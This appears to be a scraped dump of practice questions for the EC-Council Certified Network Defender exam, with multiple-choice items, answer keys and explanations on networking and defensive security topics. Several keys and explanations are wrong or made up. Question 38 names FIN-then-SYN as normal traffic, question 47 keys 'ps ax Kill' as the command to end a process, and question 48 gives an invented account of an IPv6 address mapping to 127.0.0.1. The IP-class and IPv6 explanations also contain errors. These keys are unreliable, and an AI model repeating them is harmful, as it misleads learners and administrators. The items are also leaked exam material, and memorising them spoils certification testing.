EC-COUNCIL.312-38.v2024-07-02.q356

Exam Code:	312-38
Exam Name:	EC-Council Certified Network Defender CND
Certification Provider:	EC-COUNCIL
Free Question Number:	356
Version:	v2024-07-02
# of views:	884
# of Questions views:	3560
https://www.freepdfdumps.com/EC-COUNCIL.312-38.v2024-07-02.q356.html	

NEW QUESTION: 1
Kyle is an IT technician managing 25 workstations and 4 servers. The servers run applications and mostly store confidential dat a. Kyle must backup the server's data daily to ensure nothing is lost. The power in the company's office is not always reliable, Kyle needs to make sure the servers do not go down or are without power for too long. Kyle decides to purchase an Uninterruptible Power Supply (UPS) that has a pair of inverters and converters to charge the battery and provides power when needed. What type of UPS has Kyle purchased?
A. Kyle purchased a Ferro resonant Standby UPS.
B. Kyle purchased a Line-Interactive UPS
C. He has bought a Standby UPS
D. He purchased a True Online UPS.
Answer: (SHOW ANSWER)
A True Online UPS is designed to provide continuous, uninterrupted power supply to equipment. It has a pair of inverters and converters that work together to continuously charge the battery and convert the battery's DC power back to AC power for the equipment. This ensures that there is zero transfer time to the battery when power is lost, providing the most reliable power for sensitive equipment and critical applications that cannot tolerate any interruption in power. Kyle's choice of a True Online UPS is appropriate for ensuring that the servers, which store confidential data and run applications, are not affected by unreliable power sources.

NEW QUESTION: 2
Which of the following tools examines a system for a number of known weaknesses and alerts the administrator?
A. COPS
B. SATAN
C. SAINT
D. Nessus

Answer: (SHOW ANSWER)

NEW QUESTION: 3
Which of the following IP class addresses are not allotted to hosts? Each correct answer represents a complete solution. Choose all that apply.
A. Class C
B. Class D
C. Class A
D. Class B
E. Class E
Answer: B,E (LEAVE A REPLY)
Class addresses D and E are not allotted to hosts. Class D addresses are reserved for multicasting, and their address range can extend from 224 to 239. Class E addresses are reserved for experimental purposes. Their addresses range from 240 to 254.
Answer option C is incorrect. Class A addresses are specified for large networks. It consists of up to
16,777,214 client devices (hosts), and their address range can extend from 1 to 126.
Answer option D is incorrect. Class B addresses are specified for medium size networks. It consists of up to
65,534 client devices, and their address range can extend from 128 to 191.
Answer option A is incorrect. Class C addresses are specified for small local area networks (LANs). It consists of up to 245 client devices, and their address range can extend from 192 to 223.

NEW QUESTION: 4
Which of the following is a drawback of traditional perimeter security?
A. Traditional firewalls are static in nature
B. Traditional VPNs follow identity centric instead of trust based network centric approach
C. Traditional perimeter security is identity-centric
D. Traditional firewalls are dynamic in nature
Answer: A (LEAVE A REPLY)
One of the main drawbacks of traditional perimeter security is that it is based on a static model. Traditional firewalls, which are a core component of perimeter security, operate under the assumption that threats can be prevented by establishing a strong, static boundary. This model does not adapt well to the dynamic nature of modern networks, where users, devices, and applications are constantly changing and may exist outside of the traditional network boundary. The static nature of traditional firewalls means they cannot effectively handle the fluid and evolving security demands of today's interconnected environments.

NEW QUESTION: 5

Alex is administering the firewall in the organization's network. What command will he use to check all the remote addresses and ports in numerical form?

A. netstat -an

B. netstat -a

C. netstat -o

D. netstat -ao

Answer: A (LEAVE A REPLY)

NEW QUESTION: 6

Which of the following analyzes network traffic to trace specific transactions and can intercept and log traffic
passing over a digital network? Each correct answer represents a complete solution. Choose all that apply.

A. Wireless sniffer

B. Spectrum analyzer

C. Protocol analyzer

D. Performance Monitor

Answer: A,C (LEAVE A REPLY)

Protocol analyzer (also known as a network analyzer, packet analyzer or sniffer, or for particular types of
networks, an Ethernet sniffer or wireless sniffer) is computer software or computer hardware that can intercept
and log traffic passing over a digital network. As data streams flow across the network, the sniffer captures
each packet and, if needed, decodes and analyzes its content according to the appropriate RFC or other
specifications.

Answer option D is incorrect. Performance Monitor is used to get statistical information about the hardware and
software components of a server.

Answer option B is incorrect. A spectrum analyzer, or spectral analyzer, is a device that is used to examine the
spectral composition of an electrical, acoustic, or optical waveform. It may also measure the power spectrum.

NEW QUESTION: 7

Which of the following VPN topologies establishes a persistent connection between an organization's main office and its branch offices using a third-party network or the Internet?

A. Point-to-Point

B. Full Mesh

C. Star

D. Hub-and-Spoke
Answer: D (LEAVE A REPLY)

NEW QUESTION: 8
What is the range for private ports?
A. 49152 through 65535
B. 1024 through 49151
C. Above 65535
D. 0 through 1023
Answer: A (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 9
Which of the following standards is approved by IEEE-SA for wireless personal area networks?
A. 802.11a
B. 802.16
C. 802.15
D. 802.1
Answer: C (LEAVE A REPLY)

NEW QUESTION: 10
Assume that you are working as a network administrator in the head office of a bank. One day a bank employee informed you that she is unable to log in to her system. At the same time, you get a call from another network administrator informing you that there is a problem connecting to the main server. How will you prioritize these two incidents?
A. Based on a first come first served basis
B. Based on approval from management
C. Based on a potential technical effect of the incident
D. Based on the type of response needed for the incident
Answer: C (LEAVE A REPLY)

NEW QUESTION: 11
How is application whitelisting different from application blacklisting?
A. It allows all applications other than the undesirable applications
B. It allows execution of trusted applications in a unified environment
C. It allows execution of untrusted applications in an isolated environment
D. It rejects all applications other than the allowed applications
Answer: (SHOW ANSWER)
Application whitelisting is a security approach that allows only pre-approved applications to execute within a system or network. This method operates on a 'default deny' principle, meaning if an application is not explicitly listed as approved, it will not be allowed to run. This is in contrast

to application blacklisting, which operates on a 'default allow' principle where all applications are allowed to run unless they have been specifically identified as malicious or undesirable and added to a blacklist. Whitelisting is generally considered more secure because it prevents any unapproved applications from running, which can include new or unknown threats. However, it can be more challenging to maintain as it requires a comprehensive understanding of all the necessary applications for business operations.

NEW QUESTION: 12
Which of the following layers of the TCP/IP model maintains data integrity by ensuring that messages are delivered in the order in which they are sent and that there is no loss or duplication?
A. Transport layer
B. Link layer
C. Internet layer
D. Application layer
Answer: A (LEAVE A REPLY)
The transport layer ensures that messages are delivered in the order in which they are sent and that there is no loss or duplication. Transport layer maintains data integrity. Answer option C is incorrect. The Internet Layer of the TCP/IP model solves the problem of sending packets across one or more networks. Internetworking requires sending data from the source network to the destination network. This process is called routing. IP can carry data for a number of different upper layer protocols. Answer option B is incorrect. The Link Layer of TCP/IP model is the networking scope of the local network connection to which a host is attached. This is the lowest component layer of the Internet protocols, as TCP/IP is designed to be hardware independent. As a result TCP/IP has been implemented on top of virtually any hardware networking technology in existence. The Link Layer is used to move packets between the Internet Layer interfaces of two different hosts on the same link. The processes of transmitting and receiving packets on a given link can be controlled both in the software device driver for the network card, as well as on firmware or specialized chipsets. Answer option D is incorrect. The Application Layer of TCP/IP model refers to the higher-level protocols used by most applications for network communication. Examples of application layer protocols include the File Transfer Protocol (FTP) and the Simple Mail Transfer Protocol (SMTP). Data coded according to application layer protocols are then encapsulated into one or more transport layer protocols, which in turn use lower layer protocols to affect actual data transfer.

NEW QUESTION: 13
Which type of training can create awareness among employees regarding compliance issues?
A. Security policy training
B. Social engineering awareness training
C. Physical security awareness training
D. Training on data classification

Answer: A (LEAVE A REPLY)

NEW QUESTION: 14
Jason works as a System Administrator for www.company.com Inc. The company has a Windows based network. Sam, an employee of the company, accidentally changes some of the applications and system settings. He complains to Jason that his system is not working properly. To troubleshoot the problem, Jason diagnoses the internals of his computer and observes that some changes have been made in Sam's computer registry. To rectify the issue, Jason has to restore the registry. Which of the following utilities can Jason use to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.
A. Resplendent registrar
B. Reg.exe
C. Regedit.exe
D. EventCombMT
Answer: B,C (LEAVE A REPLY)
To restore the registry on a Windows-based network, a system administrator can utilize several utilities. The Reg.exe utility is a command-line tool that allows for manipulation of the Windows registry from the command prompt, including the ability to restore it1Regedit.exe is another utility that provides a graphical interface for users to view and modify the registry2. Both these tools are capable of restoring the registry to a previous state if changes have been made that affect system performance or stability.

NEW QUESTION: 15
Peter, a malicious hacker, obtains e-mail addresses by harvesting them from postings, blogs, DNS listings, and Web pages. He then sends a large number of unsolicited commercial e-mail (UCE) messages to these addresses. Which of the following e-mail crimes is Peter committing?
A. E-mail bombing
B. E-mail storm
C. E-mail spam
D. E-mail spoofing
Answer: C (LEAVE A REPLY)

NEW QUESTION: 16
Kyle is an IT consultant working on a contract for a large energy company in Houston. Kyle was hired on to do contract work three weeks ago so the company could prepare for an external IT security audit. With suggestions from upper management, Kyle has installed a network-based IDS system. This system checks for abnormal behavior and patterns found in network traffic that appear to be dissimilar from the traffic normally recorded by the IDS. What type of detection is this network-based IDS system using?
A. This network-based IDS system is using anomaly detection.
B. This network-based IDS system is using dissimilarity algorithms.

C. This system is using misuse detection.
D. This network-based IDS is utilizing definition-based detection.
Answer: A (LEAVE A REPLY)
Anomaly detection in network-based Intrusion Detection Systems (IDS) involves establishing a baseline of normal behavior for the network or system and then monitoring for deviations from this baseline. The IDS analyzes traffic patterns, system performance, user behavior, and other metrics to detect anomalies that could indicate a potential security breach. This method is particularly effective for identifying new or unknown threats that do not match any known signatures or definitions. By focusing on irregular patterns rather than predefined signatures, anomaly detection can provide early warnings of malicious activities that might otherwise go unnoticed.

NEW QUESTION: 17
Which of the following standards defines Logical Link Control (LLC)?
A. 802.2
B. 802.5
C. 802.3
D. 802.4
Answer: A (LEAVE A REPLY)

NEW QUESTION: 18
Which of the following statements are true about an IPv6 network? Each correct answer represents a complete
solution. Choose all that apply.
A. For interoperability, IPv4 addresses use the last 32 bits of IPv6 addresses.
B. It increases the number of available IP addresses.
C. It uses longer subnet masks than those used in IPv4.
D. It provides improved authentication and security.
E. It uses 128-bit addresses.
Answer: A,B,D,E (LEAVE A REPLY)
IP addressing version 6 (IPv6) is the latest version of IP addressing. IPv6 is designed to solve many of the

problems that were faced by IPv4, such as address depletion, security, auto-configuration, and extensibility.
With the fast increasing number of networks and the expansion of the World Wide Web, the allotted IP
addresses are depleting rapidly, and the need for more network addresses is arising. IPv6 solves this problem,
as it uses a 128-bit address that can produce a lot more IP addresses. These addresses are hexadecimal
numbers, made up of eight octet pairs. An example of an IPv6 address is 45CF: 6D53: 12CD: AFC7: E654:
BB32: 543C: FACE.
Answer option C is incorrect. The subnet masks used in IPv6 addresses are of the same length as those used
in IPv4 addresses.

NEW QUESTION: 19
CORRECT TEXT
Fill in the blank with the appropriate term. _____ encryption is a type of encryption that uses two keys, i.e., a public key and a private key pair for data encryption. It is also known as public key encryption.
Answer:
Asymmetric
Explanation:
Asymmetric encryption is a type of encryption that uses two keys, i.e., a public key and a private key pair for data encryption. The public key is available to everyone, while the private or secret key is available only to the recipient of the message. For example, when a user sends a message or data to another user, the sender uses the public key to encrypt the data. The receiver uses his private key to decrypt the data.

NEW QUESTION: 20
CORRECT TEXT
Fill in the blank with the appropriate term.
A _____ gateway is a type of network gateway that provides the added capability to control devices across the Internet.
Answer:
home automation
Explanation:
A home automation gateway is a type of network gateway that provides the added capability to control devices across the Internet. Most gateways plug in to the home broadband router (and a wall outlet for power). When connected to a router that has Internet connectivity, the automation

gateway helps in enabling computers and Web-enabled phones to remotely access automation devices at home.

NEW QUESTION: 21
Which of the following types of cyberstalking damages the reputation of their victim and turns other people against them by setting up their own Websites, blogs, or user pages for this purpose?
A. False accusation
B. Attempts to gather information about the victim
C. Encouraging others to harass the victim
D. False victimization
Answer: A (LEAVE A REPLY)
In false accusations, many cyberstalkers try to damage the reputation of their victim and turn other people against them. They post false information about them on Websites. They may set up their own Websites, blogs, or user pages for this purpose. They post allegations about the victim to newsgroups, chat rooms, or other sites that allow public contributions. Answer option D is incorrect. In false victimization, the cyberstalker claims that the victim is harassing him/her. Answer option C is incorrect. In this type of cyberstalking, many cyberstalkers try to involve third parties in the harassment. They claim that the victim has harmed the stalker in some way, or may post the victim's name and telephone number in order to encourage others to join the pursuit. Answer option B is incorrect. In an attempt to gather information, cyberstalkers may approach their victim's friends, family, and work colleagues to obtain personal information. They may advertise for information on the Internet. They often will monitor the victim's online activities and attempt to trace their IP address in an effort to gather more information about their victims.

NEW QUESTION: 22
Physical access controls help organizations monitor, record, and control access to the information assets and facility. Identify the category of physical security controls which includes security labels and warning signs.
A. Technical control
B. Physical control
C. Environmental control
D. Administrative control
Answer: (SHOW ANSWER)

NEW QUESTION: 23
Which of the following tools is described below? It is a set of tools that are used for sniffing passwords, e-mail,
and HTTP traffic. Some of its tools include arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. It is

highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for
switching across switched networks. It can also be used to capture authentication information for FTP, telnet,
SMTP, HTTP, POP, NNTP, IMAP, etc.

A. Dsniff

B. Cain

C. Libnids

D. LIDS

Answer: A (LEAVE A REPLY)

Dsniff is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of the tools of Dsniff
include dsniff, arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. Dsniff is highly effective for sniffing
both switched and shared networks. It uses the arpredirect and macof tools for switching across switched
networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP,
IMAP, etc.

Answer option B is incorrect. Cain is a multipurpose tool that can be used to perform many tasks such as
Windows password cracking, Windows enumeration, and VoIP session sniffing. This password cracking
program can perform the following types of password cracking attacks:

Dictionary attack

Brute force attack

Rainbow attack

Hybrid attack

Answer options D and C are incorrect. These tools are port scan detection tools that are used in the Linux
operating system.

NEW QUESTION: 24

Fill in the blank with the appropriate term. _____ encryption is a type of encryption that uses two keys, i.e., a public key and a private key pair for data encryption. It is also known as public key encryption.

Answer:

Asymmetric

NEW QUESTION: 25

Which of the following is the best way of protecting important data against virus attack?

A. Implementing a firewall.
B. Updating the anti-virus software regularly.
C. Taking daily backup of data.
D. Using strong passwords to log on to the network.
Answer: B (LEAVE A REPLY)
Updating the anti-virus software regularly is the best way of protecting important data against virus attack.

NEW QUESTION: 26
If there is a fire incident caused by an electrical appliance short-circuit, which fire suppressant should be used to control it?
A. Dry chemical
B. Wet chemical
C. Raw chemical
D. Water
Answer: A (LEAVE A REPLY)

NEW QUESTION: 27
Which of the following is a maintenance protocol that permits routers and host computers to swap basic control information when data is sent from one computer to another?
A. ICMP
B. IGMP
C. BGP
D. SNMP
Answer: A (LEAVE A REPLY)

NEW QUESTION: 28
Sophie has been working as a Windows network administrator at an MNC over the past 7 years. She wants to check whether SMB1 is enabled or disabled. Which of the following command allows Sophie to do so?
A. Get-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
B. Get-WindowsOptionalFeatures -Online -FeatureName SMB1Protocol
C. Get-WindowsOptionalFeature -Online -FeatureNames SMB1Protocol
D. Get-WindowsOptionalFeatures -Online -FeatureNames SMB1Protocol
Answer: A (LEAVE A REPLY)

NEW QUESTION: 29
CORRECT TEXT
Fill in the blank with the appropriate term. The _____protocol is a feature of packet-based data transmission protocols. It is used to keep a record of the frame sequences sent and their respective acknowledgements received by both the users.

Answer:
Sliding Window
Explanation:
The Sliding Window protocol is a feature of packet-based data transmission protocols. It is used in the data link layer (OSI model) as well as in TCP (transport layer of the OSI model). It is used to keep a record of the frame sequences sent, and their respective acknowledgements received, by both the users. Its additional feature over a simpler protocol is that can allow multiple packets to be "in transmission" simultaneously, rather than waiting for each packet to be acknowledged before sending the next.In transmit flow control, sliding window is a variable-duration window that allows a sender to transmit a specified number of data units before an acknowledgment is received or before a specified event occurs.An example of a sliding window is one in which, after the sender fails to receive an acknowledgment for the first transmitted frame, the sender "slides" the window, i.e., resets the window, and sends a second frame. This process is repeated for the specified number of times before the sender interrupts transmission. Sliding window is sometimes called acknowledgment delay period.

NEW QUESTION: 30
The company has implemented a backup plan. James is working as a network administrator for the company and is taking full backups of the data every time a backup is initiated. Alex who is a senior security manager talks to him about using a differential backup instead and asks him to implement this once a full backup of the data is completed. What is/are the reason(s) Alex is suggesting that James use a differential backup?
(Select all that apply)
A. Faster than a full backup
B. Slower than a full backup
C. Less expensive than full backup
D. Less storage space is required
E. Father restoration
Answer: A,D (LEAVE A REPLY)

NEW QUESTION: 31
How can a WAF validate traffic before it reaches a web application?
A. It uses a role-based filtering technique
B. It uses an access-based filtering technique
C. It uses a sandboxing filtering technique
D. It uses a rule-based filtering technique
Answer: D (LEAVE A REPLY)
A Web Application Firewall (WAF) validates traffic before it reaches a web application by using a rule-based filtering technique. This involves inspecting HTTP requests and applying predefined rules to identify and block potentially malicious traffic. The rules are designed to detect common web-based threats and vulnerabilities, ensuring that only safe traffic is allowed to reach the

application. By analyzing parts of the HTTP conversation such as GET and POST requests, headers, query strings, and the body of requests, the WAF can effectively prevent data breaches and other attacks by blocking traffic that matches known malicious patterns12345.

NEW QUESTION: 32
A war dialer is a tool that is used to scan thousands of telephone numbers to detect vulnerable modems. It provides an attacker unauthorized access to a computer. Which of the following tools can an attacker use to perform war dialing? Each correct answer represents a complete solution. Choose all that apply.
A. ToneLoc
B. Wingate
C. THC-Scan
D. NetStumbler
Answer: A,C (LEAVE A REPLY)
THC-Scan and ToneLoc are tools used for war dialing. A war dialer is a tool that is used to scan thousands of telephone numbers to detect vulnerable modems. It provides the attacker unauthorized access to a computer. Answer option D is incorrect. NetStumbler is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b, and 802.11g standards. It detects wireless
networks and marks their relative position with a GPS. It uses an 802.11 Probe Request that has been sent to the broadcast destination address.
Answer option B is incorrect. Wingate is a proxy server.

NEW QUESTION: 33
Harry has successfully completed the vulnerability scanning process and found serious vulnerabilities exist in the organization's network. Identify the vulnerability management phases through which he will proceed to ensure all the detected vulnerabilities are addressed and eradicated. (Select all that apply)
A. Assessment
B. Verification
C. Mitigation
D. Remediation

Answer: (SHOW ANSWER)

NEW QUESTION: 34
Which of the following standards is an amendment to the original IEEE 802.11 and specifies security mechanisms for wireless networks?
A. 802.11b
B. 802.11e
C. 802.11i
D. 802.11a
Answer: C (LEAVE A REPLY)
802.11i is an amendment to the original IEEE 802.11. This standard specifies security mechanisms for wireless networks. It replaced the short Authentication and privacy clause of the original standard with a detailed Security clause. In the process, it deprecated the broken WEP. 802.11i supersedes the previous security specification, Wired Equivalent Privacy (WEP), which was shown to have severe security weaknesses. Wi-Fi Protected Access (WPA) had previously been introduced by the Wi-Fi Alliance as an intermediate solution to WEP insecurities. The Wi-Fi Alliance refers to their approved, interoperable implementation of the full 802.11i as WPA2, also called RSN (Robust Security Network). 802.11i makes use of the Advanced Encryption Standard (AES) block cipher, whereas WEP and WPA use the RC4 stream cipher. Answer option D is incorrect. 802.11a is an amendment to the IEEE 802.11 specification that added a higher data rate of up to 54 Mbit/s using the 5 GHz band. It has seen widespread worldwide implementation, particularly within the corporate workspace. Using the 5 GHz band gives 802.11a a significant advantage, since the 2.4 GHz band is heavily used to the point of being crowded. Degradation caused by such conflicts can cause frequent dropped connections and degradation of service. Answer option A is incorrect. 802.11b is an amendment to the IEEE 802.11 specification that extended throughput up to 11 Mbit/s using the same 2.4 GHz band. This specification under the marketing name of Wi-Fi has been implemented all over the world. 802.11b is used in a point-tomultipoint configuration, wherein an access point communicates via an omni-directional antenna with one or more nomadic or mobile clients that are located in a coverage area around the access point. Answer option B is incorrect. The 802.11e standard is a proposed enhancement to the 802.11a and 802.11b wireless LAN (WLAN) specifications. It offers quality of service (QoS) features, including the prioritization of data, voice, and video transmissions. 802.11e enhances the 802.11 Media Access Control layer (MAC layer) with a coordinated time division multiple access (TDMA) construct, and adds error-correcting mechanisms for delay-sensitive applications such as voice and video.

NEW QUESTION: 35
Which of the following is a distributed application architecture that partitions tasks or work loads between service providers and service requesters?Each correct answer represents a complete solution. Choose all that apply.
A. Client-server computing

B. Peer-to-peer (P2P) computing
C. Client-server networking
D. Peer-to-peer networking
Answer: A,C (LEAVE A REPLY)
Client-server networking is also known as client-server computing. It is a distributed application architecture that partitions tasks or work loads between service providers (servers) and service requesters, called clients. Often clients and servers operate over a computer network on separate hardware. A server machine is a high-performance host that is running one or more server programs which share its resources with clients. A client does not share any of its resources, but requests a server's content or service function. Clients therefore initiate communication sessions with servers which await (listen to) incoming requests. Answer options D and B are incorrect. Peer-to-peer (P2P) computing or networking is a distributed application architecture that partitions tasks or workloads between peers. Peers are equally privileged, equipotent participants in the application. They are said to form a peer-to-peer network of nodes. Peer-to-peer networking (also known simply as peer networking) differs from client-server networking, where certain devices have the responsibility to provide or "serve" data, and other devices consume or otherwise act as "clients" of those servers.

NEW QUESTION: 36
The Circuit-level gateway firewall technology functions at which of the following OSI layer?
A. Data-link layer
B. Session layer
C. Network layer
D. Transport layer
Answer: B (LEAVE A REPLY)
Circuit-level gateway firewall technology operates at the session layer of the OSI model. This type of firewall validates TCP or UDP sessions before allowing traffic through, without inspecting the contents of the data packets. It acts as a handshaking device between trusted clients or servers and untrusted hosts, ensuring that the session packets adhere to established rules for a connection. The session layer, which is Layer 5 in the OSI model, is responsible for setting up, managing, and terminating the connections between applications1234.

NEW QUESTION: 37
Which of the following IEEE standards is an example of a DQDB access method?
A. 802.3
B. 802.5
C. 802.6
D. 802.4
Answer: C (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 38
How can one identify the baseline for normal traffic?
A. When the FIN flag appears at the beginning and the SYN flag appears at the end of the connection
B. When the RST flag appears at the beginning and the ACK flag appears at the end of the connection
C. When the ACK flag appears at the beginning and the RST flag appears at the end of the connection
D. When the SYN flag appears at the beginning and the FIN flag appears at the end of the connection
Answer: A (LEAVE A REPLY)

NEW QUESTION: 39
What is the correct order of activities that a IDS is supposed to attempt in order of detect an intrusion?
A. Prevention, intrusion Detection, Response, Intrusion Monitoring
B. Prevention, Intrusion Monitoring, intrusion Detection, Response
C. Intrusion Detection, Response, Prevention, Intrusion Monitoring
D. Intrusion Monitoring, Intrusion Detection, Response, Prevention
Answer: (SHOW ANSWER)

NEW QUESTION: 40
Which of the following OSI layers defines the electrical and physical specifications for devices?
A. Data link layer
B. Presentation layer
C. Physical layer
D. Transport layer
Answer: (SHOW ANSWER)

NEW QUESTION: 41
Which of the following statements are true about a wireless network?
Each correct answer represents a complete solution. Choose all that apply.
A. Data can be shared easily between wireless devices.
B. It provides mobility to users to access a network.
C. Data can be transmitted in different ways by using Cellular Networks, Mobitex, DataTAC, etc.
D. It is easy to connect.
Answer: (SHOW ANSWER)
The advantages of a wireless network are as follows:
It provides mobility to users to access a network.
It is easy to connect.
The initial cost to set up a wireless network is low as compared to that of manual cable

network.Data can be transmitted in different ways by using Cellular Networks, Mobitex, DataTAC, etc.Data can be shared easily between the wireless devices.

NEW QUESTION: 42
Which risk management phase helps in establishing context and quantifying risks?
A. Risk identification
B. Risk assessment
C. Risk review
D. Risk treatment
Answer: (SHOW ANSWER)
The risk management phase that helps in establishing context and quantifying risks is the risk assessment phase. This phase involves a detailed analysis of the potential risks to determine their magnitude and impact on the organization. It includes identifying vulnerabilities, threats, and the likelihood of their occurrence, which helps in understanding the overall risk exposure of the organization. The risk assessment phase is crucial for prioritizing risks based on their severity and for making informed decisions on how to address them effectively.

NEW QUESTION: 43
Which of the following is an IPSec protocol that can be used alone in combination with Authentication Header (AH)?
A. L2TP
B. PPP
C. PPTP
D. ESP
Answer: D (LEAVE A REPLY)

NEW QUESTION: 44
Which of the following steps of the OPSEC process examines each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then compare those indicators with the adversary's intelligence collection capabilities identified in the previous action?
A. Analysis of Threats
B. Analysis of Vulnerabilities
C. Assessment of Risk
D. Identification of Critical Information
E. Application of Appropriate OPSEC Measures
Answer: (SHOW ANSWER)
OPSEC is a 5-step process that helps in developing protection mechanisms in order to safeguard sensitive information and preserve essential secrecy. The OPSEC process has five steps, which are as follows: 1.Identification of Critical Information: This step includes identifying information vitally needed by an adversary, which focuses the remainder of the OPSEC process on protecting

vital information, rather than attempting to protect all classified or sensitive unclassified information. 2.Analysis of Threats: This step includes the research and analysis of intelligence, counterintelligence, and open source information to identify likely adversaries to a planned operation. 3.Analysis of Vulnerabilities: It includes examining each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then comparing those indicators with the adversary's intelligence collection capabilities identified in the previous action. 4.Assessment of Risk: Firstly, planners analyze the vulnerabilities identified in the previous action and identify possible OPSEC measures for each vulnerability. Secondly, specific OPSEC measures are selected for execution based upon a risk assessment done by the commander and staff. 5.Application of Appropriate OPSEC Measures: The command implements the OPSEC measures selected in the assessment of risk action or, in the case of planned future operations and activities, includes the measures in specific OPSEC plans.

NEW QUESTION: 45
CORRECT TEXT
Fill in the blank with the appropriate term. A _____device is used for uniquely recognizing humans based upon one or more intrinsic physical or behavioral traits.
Answer:
biometric
Explanation:
A biometric device is used for uniquely recognizing humans based upon one or more intrinsic, physical, or behavioral traits.
Biometrics is used as a form of identity access management and access control. It is also used to identify individuals in groups that are under surveillance. Biometric characteristics can be divided into two main classes:
1.Physiological: These devices are related to the shape of the body. These are not limited to the fingerprint, face recognition, DNA, hand and palm geometry, and iris recognition, which has largely
replaced the retina and odor/scent.
2.Behavioral: These are related to the behavior of a person. They are not limited to the typing rhythm, gait, and voice.

NEW QUESTION: 46
Which scan attempt can penetrate through a router and a firewall that filter incoming packets with particular flags set and is not supported by Windows?
A. ARP scan attempt
B. TCP null scan attempt
C. PINC sweep attempt
D. TCP full connect scan attempt
Answer: (SHOW ANSWER)

NEW QUESTION: 47
What command is used to terminate certain processes in an Ubuntu system?
A. #grep Kill [Target Process}
B. #kill-9[PID]
C. #ps ax Kill
D. # netstat Kill [Target Process]
Answer: C (LEAVE A REPLY)

NEW QUESTION: 48
Frank installed Wireshark at all ingress points in the network. Looking at the logs he notices an odd packet source. The odd source has an address of 1080:0:FF:0:8:800:200C:4171 and is using port 21. What does this source address signify?
A. This address means that the source is using an IPv6 address and is spoofed and signifies an IPv4 address of 127.0.0.1.
B. This source address is IPv6 and translates as 13.1.68.3
C. This source address signifies that the originator is using 802dot1x to try and penetrate into Frank's network
D. This means that the source is using IPv4
Answer: (SHOW ANSWER)
The address 1080:0:FF:0:8:800:200C:4171 is an IPv6 address. IPv6 addresses are 128-bit identifiers for interfaces and sets of interfaces. In this case, the address includes a block ::FFFF: (or 0:FF), which is a reserved subnet prefix to facilitate IPv4 to IPv6 migration. This is known as an IPv4-mapped IPv6 address. It is used to represent an IPv4 address in an IPv6 address format. The last 32 bits of the address represent an IPv4 address, which in this case corresponds to 127.0.0.1 - the loopback address in IPv4 used to establish an IP connection to the same machine or computer being used by the end-user.

NEW QUESTION: 49
Emmanuel works as a Windows system administrator at an MNC. He uses PowerShell to enforce the script execution policy. He wants to allow the execution of the scripts that are signed by a trusted publisher. Which of the following script execution policy setting this?
A. AllSigned

B. RemoteSigned
C. Unrestricted
D. Restricted
Answer: A (LEAVE A REPLY)

NEW QUESTION: 50
Which of the following are used as a cost estimating technique during the project planning stage? Each correct answer represents a complete solution. Choose three.
A. Function point analysis
B. Program Evaluation Review Technique (PERT)
C. Expert judgment
D. Delphi technique
Answer: A,C,D (LEAVE A REPLY)
Delphi technique, expert judgment, and function point analysis are used as a cost estimating technique during the project planning stage. Delphi is a technique to identify potential risk. In this technique, the responses are gathered via a questionnaire from different experts and their inputs are organized according to their contents. The collected responses are sent back to these experts for further input, addition, and comments. The final list of risks in the project is prepared after that. The participants in this technique are anonymous and therefore it helps prevent a person from unduly influencing the others in the group. The Delphi technique helps in reaching the consensus quickly. Expert judgment is a technique based on a set of criteria that has been acquired in a specific knowledge area or product area. It is obtained when the project manager or project team requires specialized knowledge that they do not possess. Expert judgment involves people most familiar with the work of creating estimates. Preferably, the project team member who will be doing the task should complete the estimates. Expert judgment is applied when performing administrative closure activities, and experts should ensure the project or phase closure is performed to the appropriate standards. A function point is a unit of measurement to express the amount of business functionality an information system provides to a user. Function points are the units of measure used by the IFPUG Functional Size Measurement Method. The IFPUG FSM Method is an ISO recognized software metric to size an information system based on the functionality that is perceived by the user of the information system, independent of the technology used to implement the information system. Answer option B is incorrect. A PERT chart is a project management tool used to schedule, organize, and coordinate tasks within a project. PERT stands for Program Evaluation Review Technique, a methodology developed by the U.S. Navy in the 1950s to manage the Polaris submarine missile program. A PERT chart presents a graphic illustration of a project as a network diagram consisting of numbered nodes (either circles or rectangles) representing events, or milestones in the project linked by labeled vectors (directional lines) representing tasks in the project. The direction of the arrows on the lines indicates the sequence of tasks.

NEW QUESTION: 51

Drag and drop the terms to match with their descriptions.

